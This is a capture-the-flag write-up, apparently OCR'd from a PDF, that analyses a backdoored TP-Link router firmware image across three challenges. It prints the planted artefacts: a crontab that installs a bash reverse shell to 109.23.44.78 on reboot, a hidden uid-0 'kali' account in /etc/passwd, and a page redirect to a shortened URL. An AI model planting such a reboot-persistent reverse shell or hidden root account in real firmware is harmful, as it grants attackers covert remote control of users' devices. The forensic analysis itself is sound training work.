
DARK WEB FIRMWARE 1

Description:


My friend told me I could get faster internet speeds from this cracked firmware Try to find the attackers IP, user, and anything else malicious. The attackers ip, user, and website are the flags.
IP Flag Format: xxx.xxx.xxx.xxx




Extracting the file and running a string search yielded no results. I then checked the file headers for any clues and found one unfamiliar file. Upon investigating, I discovered it was labeled 'filesystem.squash.' A quick Google search revealed it to be a SquashFS filesystem, prompting further research into its structure and extraction methods. Some good material to read:https://www.mankier.com/1/unsquashfs

1. **Extracting filesystem using squashfs**


```
$
Unsquasfs filesystem.squashfs
```




2. **Getting the extraction we can use Regex to display all IPs.**



3. **One look suspicious with the name of 'kali'**



4. **Reading through the ./etc/crontabs/kali can see the tcp was made with the ip on reboot.**



Flag	109.23.44.78

DARK WEB FIRMWARE 2

Description:

Use the same file from part 1. Increase your scope by trying to find their system user.
Flag format: example-user

Even though we already know its kali. To double confirm it, im trying to read the ***./etc/passwd*** if the user was exactly exist and yes, it was exist.

1. Reading the **/etc/crontab/kali**

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/
kali  root
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)
└─$ cat ./etc/crontabs/kali
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)
```

2. Reading the **/etc/passwd**

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/
└─$ cat ./etc/passwd | tail
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
admin:x:1000:0:admin:/var:/bin/false
guest::2000:65534:guest:/var:/bin/false
kali:x:0:0:root:/root:/bin/ash
```

Flag	kali

DARK WEB FIRMWARE 3

Description:

Countinue to use the same file from part 1 and part 2. See if there is anything else you can find.

1. **Use regex of url pattern.**

```
$
grep -Er "http://[a-zA-Z0-9.-]+\.com" . | grep -v "www.tp-link.com"
```

2. **Grep the url**

The index.html will keep refresh on the **tinyurl[.]com** . The URL also a bit different compared to other URL.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/dark_web/CustomFirmware/Archer C7(US)_V5.0_220715/_
└─$ grep -Er "http://[a-zA-Z0-9.-]+\.com" . | grep -v "www.tp-link.com"
grep: ./www/webpages/themes/green/img/mesh/onemesh-network.1657876653358.gif: binary file matche
./www/index.html:<meta http-equiv="refresh" content="0; URL=http://tinyurl.com/notmalware" />
```

Flag	hxxp://tinyurl[.]com/notmalware [WITHOUT DEFANG]